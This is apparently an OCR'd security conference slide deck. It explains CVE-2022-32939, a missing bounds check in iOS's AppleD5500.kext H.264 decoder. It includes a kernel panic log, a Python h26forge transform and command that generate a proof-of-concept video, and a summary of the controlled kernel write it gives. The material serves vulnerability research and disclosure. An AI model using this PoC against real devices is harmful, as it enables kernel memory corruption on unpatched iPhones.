          001000000010000000201000
          ... (250 EPBs)
          0000000200000004000000
          040000030008
```


Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```



uint epb_offset_array[256];

uint epbs;

AppleD5500.kext EPB Handling

```
00000001676400OBACA0000000080000
        0010000000100000000201000
        ... (250 EPBs)
        0000000200000004000000
        040000030008
```

258th EPB
Position Q

```
if (found_epb_pattern()) {
  this->epb_offset_array[epbs] = 8(offset-epbs);
  this->epbs++;
}
```

64	72	…	B	8(P-256)+1		????

uint epb_offset_array[256]; uint epbs;

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167640000BACA0000000080000
          001000000010000000201000
          ... (250 EPBs)
          0000000200000000400000
          040000030008
```

258th EPB
Position Q

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
if (found_epb_pattern()) {
  this->epb_offset_array[8(P-256)+1] =
                         8(Q-8(P-256)+1);
  this->epbs++;
}
```

64	72	…	B	8(P-256)+1	????

`uint epb_offset_array[256];` `uint epbs;`

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000
        001000000010000000201000
        ... (250 EPBs)
        0000000200000004000000
        040000030008
```

258th EPB
Position Q

Start Codes

NALU:
Network
Abstraction
Layer Unit


NALU
Header

EPB:
Emulation
Prevention
Byte

```
if (found_epb_pattern()) {
   this->epb_offset_array[8(P-256)+1] =
                                   8(Q-8(P-256)+1);
   this->epbs++;
}
```

64	72	…	B	8(P-256)+1	8(Q-8(P-256)+1)

`uint epb_offset_array[256];` `uint epbs;`



```
panic(cpu 0 caller 0xfffffff0077cc728): Kernel data abort. at pc 0xfffffff0064f62f0, lr 0xfffffff0064f1a44 (saved state: 0xfffffff0d901
          x0:  0x00000000fffe5050 x1:  0x0000000000000000  x2:  0x0000000000000001  x3:  0xfffffff0064f6188
          x4:  0xfffffff7dcd14080 x5:  0xfffffff6f5d44430  x6:  0xfffffff0d901b4ac  x7:  0xffffffffffffffff
          x8:  0x00000000000008e3 x9:  0x00000000000dd400  x10: 0x0000000000000010  x11: 0x0000000003000000
          x12: 0x0000ffffff000000 x13: 0x0000000000ffffff  x14: 0xfffffff000000000  x15: 0x0000000000000010
          x16: 0x0000000000000028 x17: 0xfffffff443c77f64  x18: 0xfffffff007151000  x19: 0xfffffff443c68400
          x20: 0x000000000000000d x21: 0x0000000000000018  x22: 0x0000000000000000  x23: 0x0000000000000000
          x24: 0x0000000000000000 x25: 0xfffffff0057dccd4  x26: 0x0000000000000014  x27: 0x0000000000000103
          x28: 0x000000000000001c fp:  0xfffffff0d901b5a0  lr:  0xfffffff0064f1a44  sp:  0xfffffff0d901b560
          pc:  0xfffffff0064f62f0 cpsr: 0x80000204         esr: 0x96000047          far: 0xfffffff443c77ffc
Debugger message: panic
Device: N69
Hardware Model: iPhone8,4
ECID: 89C51101EF1067B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0
Memory ID: 0x0
OS release type: User
```

Generating CVE-2022-32939 PoC Video

AppleD5500.kext needs a valid long NALU with at least 258 EPBs to reach this condition

Encode large values in `offset_for_ref_frame` in Sequence Parameter Set (SPS)

if(pic_order_cnt_type == 0)		
log2_max_pic_order_cnt_lsb_minus4	0	ue(v)
else if(pic_order_cnt_type == 1) {		
delta_pic_order_always_zero_flag	0	u(1)
offset_for_non_ref_pic	0	se(v)
offset_for_top_to_bottom_field	0	se(v)
num_ref_frames_in_pic_order_cnt_cycle	0	ue(v)
for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++)		
offset_for_ref_frame[i]	0	se(v)
}		

Generating CVE-2022-32939 PoC Video

AppleD5500.kext nee … to

Encode large va

Se

if(pic_order_cnt_type == 0)
log2_max_pic_order_cnt_lsb_minus4
else if(pic_order_cnt_type == 1) {
delta_pic_order_always_zero_flag
offset_for_non_ref_pic
offset_for_top_to_bottom_field
num_ref_frames_in_pic_order_cnt_cycle
for(i = 0; i < num_ref_frames_in_pic_order_cnt_cycle
offset_for_ref_frame[i]
}

```python
##
# too_many_epbs
#
# Generate a video that has too many emulation prevention bytes by
# setting really large num_ref_frames_in_pic_order_cnt_cycle
#
# Triggers CVE-2022-32939
##
def too_many_epbs(ds):
    print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
    sps_idx = 0

    ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory

    # Set the pic_order_cnt_type == 1 syntax elements
    ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
    ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
    ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824

    # This generates 514 emulation prevention bytes
    num = 255
    ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num
    ds["spses"][sps_idx]["offset_for_ref_frame"] = [-1073741824] * (num)

    # Need to adjust the slice for a different pic_order_cnt_type
    for i in range(len(ds["slices"])):
        ds["slices"][i]["sh"]["delta_pic_order_cnt"] = [0, 0]

    return ds
```

emulation_prevention_bytes.py - h26forge - Visual Studio Code


transforms > paper_pocs > emulation_prevention_bytes.py > too_many_epbs

```python
##
# too_many_epbs
#
# Generate a video that has too many emulation prevention bytes by
# setting really large num_ref_frames_in_pic_order_cnt_cycle
#
# Triggers CVE-2022-32939
##
def too_many_epbs(ds):
    print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
    sps_idx = 0

    ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory

    # Set the pic_order_cnt_type == 1 syntax elements
    ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
    ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
    ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824

    # This generates 514 emulation prevention bytes
    num = 255
    ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num
```

OUTPUT TERMINAL PROBLEMS DEBUG CONSOLE

```
PS D:\research\h26forge> .\h26forge.exe --mp4 modify -i .\input_vids\SPS_PPS_I_P.264 -o .\cve-2022-32939.264 -t .\transforms\paper_pocs\emulation_prevention_bytes.py
```

main* ⊗ 0 ⚠ 0 Ln 10, Col 81 Spaces: 4 UTF-8 CRLF Python 3.10.5 64-bit ✓ Spell



cve-2022-32939.264 - h26forge - Visual Studio Code
emulation_prevention_bytes.py M
SPS_PPS_I_P.264
cve-2022-32939.264 U
File Edit View Controls Account Help
Search
wrv's iPhone
97%
Settings
Summary
Music
Movies
TV Shows
Photos
Info
File Sharing
On My Device
Music
Movies
TV Shows
Books
Audiobooks
Tones
iPhone SE
Capacity: 29.79 GB
Phone Number: n/a
Model Identifier: iPhone8,4
iOS 13.3
A newer version of the iPhone software is available (version 15.5). To update your iPhone with the latest software, click Update.
Update
Restore iPhone...
Backups
Automatically Back Up
iCloud
Back up the most important data on your iPhone to iCloud.
This Computer
A full backup of your iPhone will be stored on this computer.
Encrypt local backup
Manually Back Up and Restore
Manually back up your iPhone to this computer or restore a backup stored on this computer.
Back Up Now
Restore Backup
Latest Backup:
Today 12:58 PM to this computer
16.94 GB Free
Sync
OUTPUT
TERMINAL
PROBLEMS
DEBUG CONSOLE
powershell
3. Writing out Mutated H.264 File
reencode_syntax_elements - NALU 0 - Encoding Sequence Parameter Set
Meowdy Black Hat!
[X] Index Overwrite: 0x1fd1
[X] Write value: -54928 (0xffff2970)
[X] Added 514 emulation prevention bytes
reencode_syntax_elements - NALU 1 - Encoding Picture Parameter Set
[X] Added 0 emulation prevention bytes
reencode_syntax_elements - NALU 2 - Coded slice of an IDR picture
main*
Spell
Art of

CVE-2022-32939: iOS Controlled write Summary

- The EPB array was missing a bounds check
  - Fix was to check if `epbs < 256`
- The 257th EPB location overwrites an index
  - Controls **where we write**
- The 258th EPB location stored at overwritten index
  - Controls **the value we write**
  - Limited to small negative 32-bit values
- More than 258 EPBs allows for continuous overwrite
- Exploitation requires:
  1. Validly encoded bitstream
  2. At least 258 EPBs
